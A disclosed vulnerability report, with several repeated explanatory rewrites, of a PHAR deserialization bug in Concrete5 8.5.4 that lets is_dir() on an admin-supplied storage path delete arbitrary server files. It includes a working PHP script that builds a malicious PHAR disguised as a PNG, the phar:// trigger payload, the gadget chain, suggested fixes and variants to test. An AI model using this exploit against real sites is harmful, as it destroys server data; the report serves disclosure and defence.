Arbitrary File delete via PHAR deserialization
The Concrete5 file storage location feature passed user-supplied paths to PHP's is_dir() without sanitisation, allowing a phar:// wrapper to trigger deserialisation of a malicious PHAR file. An attacker could use this to delete arbitrary files on the server.

- Triaged in 48 days
- Fixed in 14 months
- Disclosed after 15 months
crayons :)
Concrete5 Arbitrary File delete via PHAR deserialization
- Target: Concrete5
- Version: 8.5.4 (Latest at 2020. 07. 12) / PHP 7.2
- Credit: WSP Lab@KAIST
- Contact: [email protected]
TL; DR
- An attacker can send an arbitrary input value in the is_dir() function, which causes a PHAR deserialization bug. By using this bug,
the attacker possible to exploit that deletes arbitrary files.
Background
- PHP Object Injection (PHP deserialization): When an attacker controls a serialized object that is passed into unserialize(), she can control the properties of the created object. This will then allow her the opportunity to hijack the flow of the application, by controlling the values passed into magic methods like __wakeup() [1].
- PHAR deserialization: The attack surface of the PHP deserialization vulnerability has been extended. With the parameter of filesystem function (
file_exists(),is_dir(), etc.) under control, this method can be used withphar://pseudo-protocol to directly perform deserialization without relying onunserialize()[2].
Bug analyzing
Endpoint
- Navigation: Dashboard => System&Settings => File Storage Location => Add Location

Bug flow
- When attackers add optional file storage locations at the endpoint, the server executes
validateStorageRequest()method to validate the location path code, which is (a).
- File: concrete/controllers/single_page/dashboard/system/files/storage.php
- Line: 131 ~ 148

    public function add()
    {
        $type = $this->validateStorageRequest(); // ................................................... (a)
        if (!$this->token->validate('add')) {
            $this->error->add($this->token->getErrorMessage());
        }
        if (!$this->error->has()) {
            $configuration = $type->getConfigurationObject();
            $configuration->loadFromRequest($this->request);
            $factory = $this->app->make(StorageLocationFactory::class);
            /* @var StorageLocationFactory $factory */
            $location = $factory->create($configuration, $this->request->request->get('fslName'));
            $location->setIsDefault($this->request->request->get('fslIsDefault'));
            $location = $factory->persist($location);
            $this->redirect('/dashboard/system/files/storage', 'storage_location_added');
        }
        $this->set('type', $type);
    }
- Next, the request that the attacker sent will be transported to validateRequest() as a parameter - (b).
- File: concrete/controllers/single_page/dashboard/system/files/storage.php
- Line: 64 ~ 81

    protected function validateStorageRequest()
    {
        $val = $this->app->make('helper/validation/strings');
        $type = Type::getByID($this->request->get('fslTypeID'));
        if ($type === null) {
            $this->error->add(t('Invalid type object.'));
        } else {
            $e = $type->getConfigurationObject()->validateRequest($this->request); // ................... (b)
            if (is_object($e)) {
                $this->error->add($e);
            }
        }
        if (!$val->notempty($this->request->request->get('fslName'))) {
            $this->error->add(t('Your file storage location must have a name.'));
        }

        return $type;
    }
- Finally,
is_dirfunction will be executed by user input without any sanitization.
- File: concrete/src/File/StorageLocation/Configuration/LocalConfiguration.php
- Line: 75 ~ 102

    public function validateRequest(\Concrete\Core\Http\Request $req)
    {
        $app = Application::getFacadeApplication();
        $e = $app->make('error');
        $data = $req->get('fslType');
        $fslID = $req->get('fslID');
        $locationHasFiles = false;
        $locationRootPath = null;
        if (!empty($fslID)) {
            $location = $app->make(StorageLocationFactory::class)->fetchByID($fslID);
            if (is_object($location)) {
                $locationHasFiles = $location->hasFiles();
                $locationRootPath = $location->getConfigurationObject()->getRootPath();
            }
        }
        $this->path = $data['path'];
        if (!$this->path) {
            $e->add(t("You must include a root path for this storage location."));
        } elseif (!is_dir($this->path)) { // ......................................................... (c)
            $e->add(t("The specified root path does not exist."));
        } elseif ($this->path == '/') {
            $e->add(t('Invalid path to file storage location. You may not choose the root directory.'));
        } elseif ($locationHasFiles && $locationRootPath !== $this->path) {
            $e->add(t('You can not change the root path of this storage location because it contains files.'));
        }

        return $e;
    }
- In other words, an attacker can send an arbitrary path, which is executed with the parameter of is_dir(). Even if the path has "phar://" schema.
Exploit
-
To exploit this bug, I will use POP (Property Oriented Programming) technique [3].
-
To chain gadgets, I found 3 nice gadgets to delete some files.
Gadgets
- Gadget #1. VolatileDirectory::__destruct()
- It will naturally execute below codes when PHP terminated. Because, __destruct is magic method that invoked when class destructed.
// File: concrete/src/File/Service/VolatileDirectory.php
// Class: VolatileDirectory
// Line: 75 ~ 84

    public function __destruct()
    {
        if ($this->path !== null) {
            try {
                $this->filesystem->deleteDirectory($this->path); // ....................... (d)
            } catch (Exception $foo) {
            }
            $this->path = null;
        }
    }
- Gadget #2. Filesystem::deleteDirectory()
// File: concrete/vendor/illuminate/filesystem/Filesystem.php
// Class: Filesystem
// Line: 473 ~ 502

     public function deleteDirectory($directory, $preserve = false)
     {
         if (! $this->isDirectory($directory)) {
             return false;
         }

         $items = new FilesystemIterator($directory);

         foreach ($items as $item) {
             // If the item is a directory, we can just recurse into the function and
             // delete that sub-directory otherwise we'll just delete the file and
             // keep iterating through each file until the directory is cleaned.
             if ($item->isDir() && ! $item->isLink()) {
                 $this->deleteDirectory($item->getPathname());
             }

             // If the item is just a file, we can go ahead and delete it since we're
             // just looping through and waxing all of the files in this directory
             // and calling directories recursively, so we delete the real path.
             else {
                 $this->delete($item->getPathname()); // ............................ (e)
             }
         }

         if (! $preserve) {
             @rmdir($directory);
         }

         return true;
     }
- Gadget #3. Filesystem::delete()
// File: concrete/vendor/illuminate/filesystem/Filesystem.php
// Class: Filesystem
// Line: 148 ~ 165

     public function delete($paths)
     {
         $paths = is_array($paths) ? $paths : func_get_args();

         $success = true;

         foreach ($paths as $path) {
             try {
                 if (! @unlink($path)) { // ........................................ (f)
                     $success = false;
                 }
             } catch (ErrorException $e) {
                 $success = false;
             }
         }

         return $success;
     }
Exploit code
Stage #1. Make PHAR file to exploit.
// Input: None
// Output: concrete5_exploit.png

<?php
// Gadgets
namespace Illuminate\Filesystem{
  class Filesystem{}
}
namespace Concrete\Core\File\Service{
  class VolatileDirectory{
    protected $filesystem;
    protected $path;
    function __construct(){
      $this->filesystem = new \Illuminate\Filesystem\Filesystem;
      $this->path = "/var/www/html/phar_exploit/test_dir";
      // Directory that including some files. (Attacker can set any path.)
    }
  }
}

// Generate phar file to exploit
namespace{
  $output_path = __DIR__;
  $exploit_file = $output_path . "/concrete5_exploit.phar";
  $phar = new Phar($exploit_file);
  $phar->startBuffering();
  $phar->setStub("<?php __HALT_COMPILER();");

  $payload = new \Concrete\Core\File\Service\VolatileDirectory;
  $phar->setMetadata($payload);

  $phar->addFromString("dummy.txt", "DUMMY");
  $phar->stopBuffering();

  // Change file extension PHAR to PNG. (for bypassing file upload restrictions)
  $changing_file_name = "concrete5_exploit.png";
  $changing_internal_full_path = $output_path . "/" . $changing_file_name;
  rename($exploit_file, $changing_file_name);
}


// Run below command to make PHAR file.
// php generate_exploit.php
Stage #2. Upload PHAR file.
- Fortunately, concrete5 supports file upload featue.
- Navigation: Dashboard => Files => File Manager => Upload Files


Stage #3. Triggering PHAR deserialization bug.
- Navigation: Dashboard => System&Settings => File Storage Location => Add Location
- Payload:
phar://./application/files/6815/9449/9442/concrete5_exploit.png

Exploit Before / After
- Before (Directory: /var/www/html/phar_exploit/test_dir)

- After (Directory)

- test1/2/3.txt were deleted by exploit.
Patch
-
To avoid PHAR deserialization bug, you should not fully trust the user's input. You can sanitize a user's input in various ways.
-
Occurring an error when the user enters "phar://".
PHP <?php // input_path is phar://path/to/file if(strpos($input_path, "phar://") !== FALSE){ trigger_error("Detected phar wrapper!", E_USER_ERROR); // phar detected. } else{ is_dir($input_path); } ?> -
Forcing path setting as a prefix.
PHP <?php // input_path is phar://path/to/file $sanitized_path = "/" . $input_path; // sanitized_path is /phar://path/to/file // Therefore, PHP wouldn't recognize that file is phar wrapped file. is_dir($sanitized_path); ?>
-
Reference
[1] https://blog.usejournal.com/diving-into-unserialize-phar-deserialization-98b1254380e9
[3] Stefan Esser, Utilizing Code Reuse/Return Oriented Programming in PHP Web Application Exploits, Blackhat USA 2010
Impact
- Attacker could delete any files on the server.
- This report is just one example of using this bug.
- In other words, if an attacker using other gadgets to exploit (POP technique) this bug, It will potentially generate various exploits including XSS and SQL injection, remote code execution, and so on.
Context
Concrete5 (now Concrete CMS) is a PHP content management system. One of its administrative features lets an administrator register additional file storage locations, so that uploaded files can live somewhere other than the default local directory. The feature is reached from the dashboard: Dashboard => System & Settings => File Storage Location => Add Location. When an administrator submits the form, the server validates the supplied root path before persisting the new location.
The report targets Concrete5 version 8.5.4, the latest release at the time of writing (12 July 2020), running on PHP 7.2. The code lives in the concrete5/concrete5 repository.
The bug is a PHAR deserialisation issue: the root path supplied by the user reaches is_dir() without sanitisation, so a phar:// path can be used to trigger deserialisation of attacker-controlled metadata. Chaining three gadgets found in the codebase turns that into arbitrary file deletion.
Setup
No special account setup is described beyond access to the dashboard features used in the walkthrough: the file storage location form and the file manager upload. The exploit script targets the directory /var/www/html/phar_exploit/test_dir, and the report's before and after screenshots show test1.txt, test2.txt and test3.txt being deleted.
The exploit is built with a PHP script that generates a PHAR archive, and the resulting file is uploaded through the CMS's own file upload feature. The report is credited to WSP Lab @ KAIST.
Finding it
The starting point is the storage location form. The endpoint is Dashboard => System & Settings => File Storage Location => Add Location.
The screenshot shows the Add Location form in the dashboard, the entry point for the vulnerable request.
When the form is submitted, the controller runs validateStorageRequest(), which resolves the storage type from the fslTypeID request parameter and asks that type's configuration object to validate the request. The local configuration's validateRequest() reads the fslType parameter, takes its path element, and passes it straight to is_dir(). Nothing checks the scheme of the path, so a value beginning with phar:// is accepted as input to a filesystem function.
That matters because PHP's filesystem functions, when given a phar:// stream wrapper path, open the archive and deserialise its metadata. The deserialisation happens without any call to unserialize() in the application code, which is what makes this class of bug easy to miss: the sink is an ordinary-looking is_dir() call.
Exploitation
Step 1: Understand the call chain
The add() action in the storage controller calls the validation method first, before the CSRF token check and before anything is persisted:
- File: concrete/controllers/single_page/dashboard/system/files/storage.php
- Line: 131 ~ 148
public function add()
{
$type = $this->validateStorageRequest(); // ................................................... (a)
if (!$this->token->validate('add')) {
$this->error->add($this->token->getErrorMessage());
}
if (!$this->error->has()) {
$configuration = $type->getConfigurationObject();
$configuration->loadFromRequest($this->request);
$factory = $this->app->make(StorageLocationFactory::class);
/* @var StorageLocationFactory $factory */
$location = $factory->create($configuration, $this->request->request->get('fslName'));
$location->setIsDefault($this->request->request->get('fslIsDefault'));
$location = $factory->persist($location);
$this->redirect('/dashboard/system/files/storage', 'storage_location_added');
}
$this->set('type', $type);
}
validateStorageRequest() resolves the type and hands the request to the configuration object:
- File: concrete/controllers/single_page/dashboard/system/files/storage.php
- Line: 64 ~ 81
protected function validateStorageRequest()
{
$val = $this->app->make('helper/validation/strings');
$type = Type::getByID($this->request->get('fslTypeID'));
if ($type === null) {
$this->error->add(t('Invalid type object.'));
} else {
$e = $type->getConfigurationObject()->validateRequest($this->request); // ................... (b)
if (is_object($e)) {
$this->error->add($e);
}
}
if (!$val->notempty($this->request->request->get('fslName'))) {
$this->error->add(t('Your file storage location must have a name.'));
}
return $type;
}
Finally, the local configuration's validateRequest() takes fslType['path'] and calls is_dir() on it with no sanitisation:
- File: concrete/src/File/StorageLocation/Configuration/LocalConfiguration.php
- Line: 75 ~ 102
public function validateRequest(\Concrete\Core\Http\Request $req)
{
$app = Application::getFacadeApplication();
$e = $app->make('error');
$data = $req->get('fslType');
$fslID = $req->get('fslID');
$locationHasFiles = false;
$locationRootPath = null;
if (!empty($fslID)) {
$location = $app->make(StorageLocationFactory::class)->fetchByID($fslID);
if (is_object($location)) {
$locationHasFiles = $location->hasFiles();
$locationRootPath = $location->getConfigurationObject()->getRootPath();
}
}
$this->path = $data['path'];
if (!$this->path) {
$e->add(t("You must include a root path for this storage location."));
} elseif (!is_dir($this->path)) { // ......................................................... (c)
$e->add(t("The specified root path does not exist."));
} elseif ($this->path == '/') {
$e->add(t('Invalid path to file storage location. You may not choose the root directory.'));
} elseif ($locationHasFiles && $locationRootPath !== $this->path) {
$e->add(t('You can not change the root path of this storage location because it contains files.'));
}
return $e;
}
The important line is (c): is_dir($this->path). The path is fully attacker-controlled, and a phar:// scheme is not rejected.
Step 2: Find gadgets for a POP chain
The researcher uses Property Oriented Programming to turn the deserialisation into a useful action, and found three gadgets that together delete files.
Gadget #1 is VolatileDirectory::__destruct(). It runs when PHP terminates and the object is destroyed, and it calls deleteDirectory() on the path it holds:
// File: concrete/src/File/Service/VolatileDirectory.php
// Class: VolatileDirectory
// Line: 75 ~ 84
public function __destruct()
{
if ($this->path !== null) {
try {
$this->filesystem->deleteDirectory($this->path); // ....................... (d)
} catch (Exception $foo) {
}
$this->path = null;
}
}
Gadget #2 is Filesystem::deleteDirectory(), which walks the directory and deletes each entry, recursing into subdirectories:
// File: concrete/vendor/illuminate/filesystem/Filesystem.php
// Class: Filesystem
// Line: 473 ~ 502
public function deleteDirectory($directory, $preserve = false)
{
if (! $this->isDirectory($directory)) {
return false;
}
$items = new FilesystemIterator($directory);
foreach ($items as $item) {
// If the item is a directory, we can just recurse into the function and
// delete that sub-directory otherwise we'll just delete the file and
// keep iterating through each file until the directory is cleaned.
if ($item->isDir() && ! $item->isLink()) {
$this->deleteDirectory($item->getPathname());
}
// If the item is just a file, we can go ahead and delete it since we're
// just looping through and waxing all of the files in this directory
// and calling directories recursively, so we delete the real path.
else {
$this->delete($item->getPathname()); // ............................ (e)
}
}
if (! $preserve) {
@rmdir($directory);
}
return true;
}
Gadget #3 is Filesystem::delete(), which unlinks each path it is given:
// File: concrete/vendor/illuminate/filesystem/Filesystem.php
// Class: Filesystem
// Line: 148 ~ 165
public function delete($paths)
{
$paths = is_array($paths) ? $paths : func_get_args();
$success = true;
foreach ($paths as $path) {
try {
if (! @unlink($path)) { // ........................................ (f)
$success = false;
}
} catch (ErrorException $e) {
$success = false;
}
}
return $success;
}
Chained together: the deserialised VolatileDirectory holds a Filesystem instance and a path; on shutdown its destructor calls deleteDirectory() on that path; deleteDirectory() iterates the directory and calls delete() on each file; delete() calls unlink().
Step 3: Build the PHAR file
The exploit script constructs a VolatileDirectory with a Filesystem and a target path, sets it as the PHAR metadata, and renames the archive to a .png extension to get past upload restrictions:
// Input: None
// Output: concrete5_exploit.png
<?php
// Gadgets
namespace Illuminate\Filesystem{
class Filesystem{}
}
namespace Concrete\Core\File\Service{
class VolatileDirectory{
protected $filesystem;
protected $path;
function __construct(){
$this->filesystem = new \Illuminate\Filesystem\Filesystem;
$this->path = "/var/www/html/phar_exploit/test_dir";
// Directory that including some files. (Attacker can set any path.)
}
}
}
// Generate phar file to exploit
namespace{
$output_path = __DIR__;
$exploit_file = $output_path . "/concrete5_exploit.phar";
$phar = new Phar($exploit_file);
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER();");
$payload = new \Concrete\Core\File\Service\VolatileDirectory;
$phar->setMetadata($payload);
$phar->addFromString("dummy.txt", "DUMMY");
$phar->stopBuffering();
// Change file extension PHAR to PNG. (for bypassing file upload restrictions)
$changing_file_name = "concrete5_exploit.png";
$changing_internal_full_path = $output_path . "/" . $changing_file_name;
rename($exploit_file, $changing_file_name);
}
// Run below command to make PHAR file.
// php generate_exploit.php
The script is run with:
php generate_exploit.php
The setMetadata() call is what stores the serialised VolatileDirectory inside the archive. The script sets a stub and adds a dummy entry, and renames the archive to .png to bypass file upload restrictions.
Step 4: Upload the PHAR
Concrete5 has a file upload feature, reached from Dashboard => Files => File Manager => Upload Files.
The two screenshots show the file manager upload flow used to place the renamed PHAR archive on the server.
Step 5: Trigger the deserialisation
Return to Dashboard => System & Settings => File Storage Location => Add Location and submit the following value as the root path:
phar://./application/files/6815/9449/9442/concrete5_exploit.png
The screenshot shows the payload entered in the Add Location form. The path points at the uploaded file through the phar:// wrapper, so is_dir() opens the archive and deserializes the metadata. The VolatileDirectory object is created, and when the request ends its destructor deletes the configured directory.
Step 6: Confirm the result
Before the exploit, the target directory contains files:
After the exploit, the directory is empty:
The researcher confirms that test1.txt, test2.txt and test3.txt were deleted by the exploit.
Root cause
The flaw is that user input reaches a filesystem function that understands stream wrappers, without any check on the scheme. LocalConfiguration::validateRequest() assigns $data['path'] to $this->path and calls is_dir() on it. PHP resolves phar:// paths by opening the archive and deserializing its metadata, so the application performs deserialisation even though it never calls unserialize() itself.
The existing validation does not help: the emptiness check, the is_dir() existence check, the / check and the "location contains files" check all operate on the path as a string, and none of them rejects a wrapper scheme. The CSRF token check in add() runs after validateStorageRequest(), so the vulnerable call happens before that defence is evaluated.
Impact
An attacker who can reach the storage location form can delete arbitrary files on the server. The report notes that this is only one example of using the bug: with other gadgets, the same deserialisation primitive could potentially produce various exploits, including XSS and SQL injection, remote code execution, and so on.
Fix
The report's guidance is not to fully trust user input, and to sanitise it in various ways, giving two examples.
- Raise an error when the input contains
phar://:
<?php
// input_path is phar://path/to/file
if(strpos($input_path, "phar://") !== FALSE){
    trigger_error("Detected phar wrapper!", E_USER_ERROR); // phar detected.
}
else{
    is_dir($input_path);
}
?>
- Force a path prefix so the wrapper is no longer recognised:
<?php
// input_path is phar://path/to/file
$sanitized_path = "/" . $input_path;
// sanitized_path is /phar://path/to/file
// Therefore, PHP wouldn't recognize that file is phar wrapped file.
is_dir($sanitized_path);
?>
Variants to test
- Other filesystem sinks with user-controlled paths. Look for
file_exists(),is_dir(),filesize(),file_get_contents()and similar calls where the argument comes from a request parameter. A positive result is that aphar://path pointing at an uploaded archive causes the metadata object's magic methods to run. - Upload features that accept archives. Try uploading a PHAR renamed to an allowed extension and then referencing it through a filesystem function. A positive result is that the file is stored and later opened by the wrapper.
- Gadget hunting in bundled libraries. The chain here uses
VolatileDirectory::__destruct()and the IlluminateFilesystemclass. Look for other__destruct(),__wakeup()and similar magic methods that reach dangerous operations such asunlink(),rmdir()or file writes. A positive result is a class whose properties can be set through deserialisation to reach such a call. - Order of checks. Where a validation routine runs before a CSRF or authorisation check, test whether the vulnerable operation can be reached without passing the later check. A positive result is that the side effect occurs even though the request is rejected afterwards.
What happened, in plain words
Concrete5 (now called Concrete CMS) is a piece of software that lets people build and run websites. It is written in a programming language called PHP, which runs on the web server, the computer that holds the website and answers visitors' requests. Like most website software, Concrete5 has an admin area, a set of pages where a trusted person can change settings. One of those settings lets an administrator say where uploaded files should be stored on the server. Normally that is a folder on the same machine, but the setting allows other locations too.
The researcher found that this setting could be abused. The form where you type the folder path sends that text to a PHP function called is_dir(), which simply asks the server "is this a directory?". PHP has a special trick: if a path starts with phar://, PHP treats it as a pointer into a PHAR archive, a kind of bundled file that can carry extra data alongside its contents. When PHP opens such an archive, it quietly turns that extra data back into live objects in memory, a process called deserialisation. The application never asked for that to happen, but it happens anyway as a side effect of the innocent-looking is_dir() call.
By crafting the extra data carefully, the researcher made PHP build an object whose cleanup routine, which runs automatically when the request ends, deletes a whole folder of files. The result: an attacker who can reach that admin form can delete files on the server.
The report targets Concrete5 version 8.5.4, which was the latest release on 12 July 2020, running on PHP 7.2. The code is in the concrete5/concrete5 repository. The report is credited to WSP Lab at KAIST.
Background: the ideas you need
Before walking through the bug, three ideas need explaining, because the whole report rests on them.
Serialisation and deserialisation. Imagine you want to post a half-built Lego model to a friend. You cannot post the model as it stands, so you take it apart and write down the instructions: which brick goes where. That written list is serialisation: turning a live object into a flat string of text. Your friend reads the list and rebuilds the model. That is deserialisation: turning the string back into a live object. PHP does this all the time, for example when it needs to store an object or send it somewhere.
PHP object injection. If an attacker can supply the written instructions themselves, they can describe a model the original programmer never intended. When PHP rebuilds it, the object's properties are whatever the attacker wrote. Some objects have special methods that run automatically at certain moments, called magic methods, such as __wakeup() (runs when an object is rebuilt) or __destruct() (runs when an object is thrown away). If the attacker can control the properties those methods use, they can steer the application into doing something it was never meant to do. This is the vulnerability class here: deserialisation of untrusted data.
PHAR deserialisation. Normally you would think an attacker needs to find a place where the application calls unserialize() directly. PHAR deserialisation widens the attack surface: any filesystem function such as file_exists() or is_dir() will, when handed a path beginning with phar://, open the archive and deserialise its metadata. So the attacker does not need an unserialize() call at all. They only need a filesystem function whose argument they control.
Finding it
The entry point is a page in the admin dashboard. The navigation is:
Dashboard => System & Settings => File Storage Location => Add Location
The screenshot shows the Add Location form in the dashboard, which is where the vulnerable request begins.
When the form is submitted, the server runs a method called validateStorageRequest(). That method looks up which kind of storage the administrator chose, using a request parameter called fslTypeID, and then asks that storage type's configuration object to check the request. For the local storage type, the check reads a parameter called fslType, takes its path element, and passes it straight to is_dir(). Nothing inspects the beginning of the path, so a value starting with phar:// is accepted.
That is the whole bug in one sentence: user text reaches a filesystem function that understands stream wrappers, with no check on the scheme. A stream wrapper is PHP's name for the prefix that tells it how to open something: http:// means fetch over the web, file:// means read from disk, and phar:// means look inside a PHAR archive. Because is_dir() accepts any wrapper, the attacker chooses which one it uses.
Exploitation
Step 1: Understand the call chain
The first piece of code is the add() action in the storage controller. It is the method that runs when the Add Location form is submitted. It calls the validation method first, before the security token check and before anything is saved:
- File: concrete/controllers/single_page/dashboard/system/files/storage.php
- Line: 131 ~ 148

    public function add()
    {
        $type = $this->validateStorageRequest(); // ................................................... (a)
        if (!$this->token->validate('add')) {
            $this->error->add($this->token->getErrorMessage());
        }
        if (!$this->error->has()) {
            $configuration = $type->getConfigurationObject();
            $configuration->loadFromRequest($this->request);
            $factory = $this->app->make(StorageLocationFactory::class);
            /* @var StorageLocationFactory $factory */
            $location = $factory->create($configuration, $this->request->request->get('fslName'));
            $location->setIsDefault($this->request->request->get('fslIsDefault'));
            $location = $factory->persist($location);
            $this->redirect('/dashboard/system/files/storage', 'storage_location_added');
        }
        $this->set('type', $type);
    }
Line by line:
public function add()declares the method that handles the form submission.$type = $this->validateStorageRequest();runs the validation first. The comment marks this as point (a) in the report's flow. This ordering matters: the vulnerable check happens before anything else.if (!$this->token->validate('add'))checks a security token. A token here is a short secret value the server puts into the form and expects back, so it can tell a genuine submission from a forged one. This is the CSRF defence, where CSRF means cross-site request forgery: tricking a logged-in administrator's browser into submitting a form they did not mean to. Because the token check comes after the validation call, the vulnerable code has already run by the time the token is examined.$this->error->add(...)records an error message if the token was wrong.if (!$this->error->has())means: only continue if no errors have been collected.$configuration = $type->getConfigurationObject();gets the settings object for the chosen storage type.$configuration->loadFromRequest($this->request);fills that object from the submitted form.$factory = $this->app->make(StorageLocationFactory::class);asks the application to build a factory object. A factory is a helper whose job is to create other objects.$location = $factory->create(...)creates a storage location, using the name from thefslNameform field.$location->setIsDefault(...)records whether this location should be the default one.$location = $factory->persist($location);saves the location.$this->redirect(...)sends the administrator to a confirmation page.$this->set('type', $type);passes the type to the page template so it can be displayed.
The second piece is validateStorageRequest(), which resolves the type and hands the request to the configuration object:
- File: concrete/controllers/single_page/dashboard/system/files/storage.php
- Line: 64 ~ 81

    protected function validateStorageRequest()
    {
        $val = $this->app->make('helper/validation/strings');
        $type = Type::getByID($this->request->get('fslTypeID'));
        if ($type === null) {
            $this->error->add(t('Invalid type object.'));
        } else {
            $e = $type->getConfigurationObject()->validateRequest($this->request); // ................... (b)
            if (is_object($e)) {
                $this->error->add($e);
            }
        }
        if (!$val->notempty($this->request->request->get('fslName'))) {
            $this->error->add(t('Your file storage location must have a name.'));
        }

        return $type;
    }
Line by line:
protected function validateStorageRequest()declares the validation method.$val = $this->app->make('helper/validation/strings');gets a helper object for checking text.$type = Type::getByID($this->request->get('fslTypeID'));looks up the storage type by the ID sent in the form.$this->request->get(...)reads a value from the incoming request.if ($type === null)handles the case where no such type exists, adding an error.$e = $type->getConfigurationObject()->validateRequest($this->request);is point (b): the request is passed to the type's configuration object for validation. This is the hand-off that eventually reaches the vulnerable function.if (is_object($e))checks whether the validation returned an object, and if so records it as an error.if (!$val->notempty(...))checks that the location name field is not empty, adding an error if it is.return $type;returns the resolved type.
The third piece is the local configuration's validateRequest(), where the path finally reaches is_dir():
- File: concrete/src/File/StorageLocation/Configuration/LocalConfiguration.php
- Line: 75 ~ 102

    public function validateRequest(\Concrete\Core\Http\Request $req)
    {
        $app = Application::getFacadeApplication();
        $e = $app->make('error');
        $data = $req->get('fslType');
        $fslID = $req->get('fslID');
        $locationHasFiles = false;
        $locationRootPath = null;
        if (!empty($fslID)) {
            $location = $app->make(StorageLocationFactory::class)->fetchByID($fslID);
            if (is_object($location)) {
                $locationHasFiles = $location->hasFiles();
                $locationRootPath = $location->getConfigurationObject()->getRootPath();
            }
        }
        $this->path = $data['path'];
        if (!$this->path) {
            $e->add(t("You must include a root path for this storage location."));
        } elseif (!is_dir($this->path)) { // ......................................................... (c)
            $e->add(t("The specified root path does not exist."));
        } elseif ($this->path == '/') {
            $e->add(t('Invalid path to file storage location. You may not choose the root directory.'));
        } elseif ($locationHasFiles && $locationRootPath !== $this->path) {
            $e->add(t('You can not change the root path of this storage location because it contains files.'));
        }

        return $e;
    }
Line by line:
public function validateRequest(\Concrete\Core\Http\Request $req)declares the method, taking the incoming request as its argument.$app = Application::getFacadeApplication();gets a handle on the running application.$e = $app->make('error');creates an error collector.$data = $req->get('fslType');reads thefslTypeparameter from the request. This is where the attacker's path arrives.$fslID = $req->get('fslID');reads an optional location ID.$locationHasFiles = false;and$locationRootPath = null;set defaults.if (!empty($fslID))handles the case where an existing location is being edited: it fetches that location, records whether it already contains files, and records its current root path.$this->path = $data['path'];takes thepathelement of the submitted data and stores it. No check on its contents happens here.if (!$this->path)rejects an empty path.elseif (!is_dir($this->path))is point (c), the important line: it asks the server whether the path is a directory. Because the path is fully attacker-controlled and aphar://scheme is not rejected, this call can be made to open a PHAR archive.elseif ($this->path == '/')rejects the filesystem root.elseif ($locationHasFiles && $locationRootPath !== $this->path)refuses to change the path of a location that already holds files.return $e;returns the collected errors.
None of these checks looks at the scheme of the path. They treat it as a plain string, so phar:// slips through.
Step 2: Find gadgets for a POP chain
When PHP rebuilds an object from attacker-supplied data, the attacker needs the object to do something useful. The technique of picking existing classes whose automatic methods lead to a dangerous action is called Property Oriented Programming, or POP. The individual classes are called gadgets. The researcher found three that, chained together, delete files.
Gadget #1 is VolatileDirectory::__destruct(). The __destruct() method runs automatically when PHP finishes and throws the object away, so it is a reliable trigger. It calls deleteDirectory() on the path it holds:
// File: concrete/src/File/Service/VolatileDirectory.php
// Class: VolatileDirectory
// Line: 75 ~ 84

    public function __destruct()
    {
        if ($this->path !== null) {
            try {
                $this->filesystem->deleteDirectory($this->path); // ....................... (d)
            } catch (Exception $foo) {
            }
            $this->path = null;
        }
    }
Line by line:
public function __destruct()is the magic method that runs on destruction.if ($this->path !== null)only acts if a path has been set.try { ... } catch (Exception $foo) { }wraps the call so that any error is swallowed silently.$this->filesystem->deleteDirectory($this->path);is point (d): it asks the object's filesystem helper to delete the directory at the stored path. Both the helper and the path are properties the attacker controls through the serialised data.$this->path = null;clears the path afterwards.
Gadget #2 is Filesystem::deleteDirectory(), which walks a directory and deletes each entry, going into subdirectories as it finds them:
// File: concrete/vendor/illuminate/filesystem/Filesystem.php
// Class: Filesystem
// Line: 473 ~ 502

     public function deleteDirectory($directory, $preserve = false)
     {
         if (! $this->isDirectory($directory)) {
             return false;
         }

         $items = new FilesystemIterator($directory);

         foreach ($items as $item) {
             // If the item is a directory, we can just recurse into the function and
             // delete that sub-directory otherwise we'll just delete the file and
             // keep iterating through each file until the directory is cleaned.
             if ($item->isDir() && ! $item->isLink()) {
                 $this->deleteDirectory($item->getPathname());
             }

             // If the item is just a file, we can go ahead and delete it since we're
             // just looping through and waxing all of the files in this directory
             // and calling directories recursively, so we delete the real path.
             else {
                 $this->delete($item->getPathname()); // ............................ (e)
             }
         }

         if (! $preserve) {
             @rmdir($directory);
         }

         return true;
     }
Line by line:
public function deleteDirectory($directory, $preserve = false)declares the method, with an optional flag to keep the directory itself.if (! $this->isDirectory($directory))returns early if the path is not a directory.$items = new FilesystemIterator($directory);creates an iterator, an object that lets you loop over the contents of a directory one entry at a time.foreach ($items as $item)loops over each entry.if ($item->isDir() && ! $item->isLink())checks whether the entry is a real subdirectory, not a shortcut (a symlink) pointing elsewhere.$this->deleteDirectory($item->getPathname());recurses into the subdirectory, deleting its contents the same way.else { $this->delete($item->getPathname()); }is point (e): for a plain file, it callsdelete()on that file's path.if (! $preserve) { @rmdir($directory); }removes the now-empty directory itself, unless asked to preserve it. The@suppresses any warning.return true;reports success.
Gadget #3 is Filesystem::delete(), which removes each path it is given:
// File: concrete/vendor/illuminate/filesystem/Filesystem.php
// Class: Filesystem
// Line: 148 ~ 165

     public function delete($paths)
     {
         $paths = is_array($paths) ? $paths : func_get_args();

         $success = true;

         foreach ($paths as $path) {
             try {
                 if (! @unlink($path)) { // ........................................ (f)
                     $success = false;
                 }
             } catch (ErrorException $e) {
                 $success = false;
             }
         }

         return $success;
     }
Line by line:
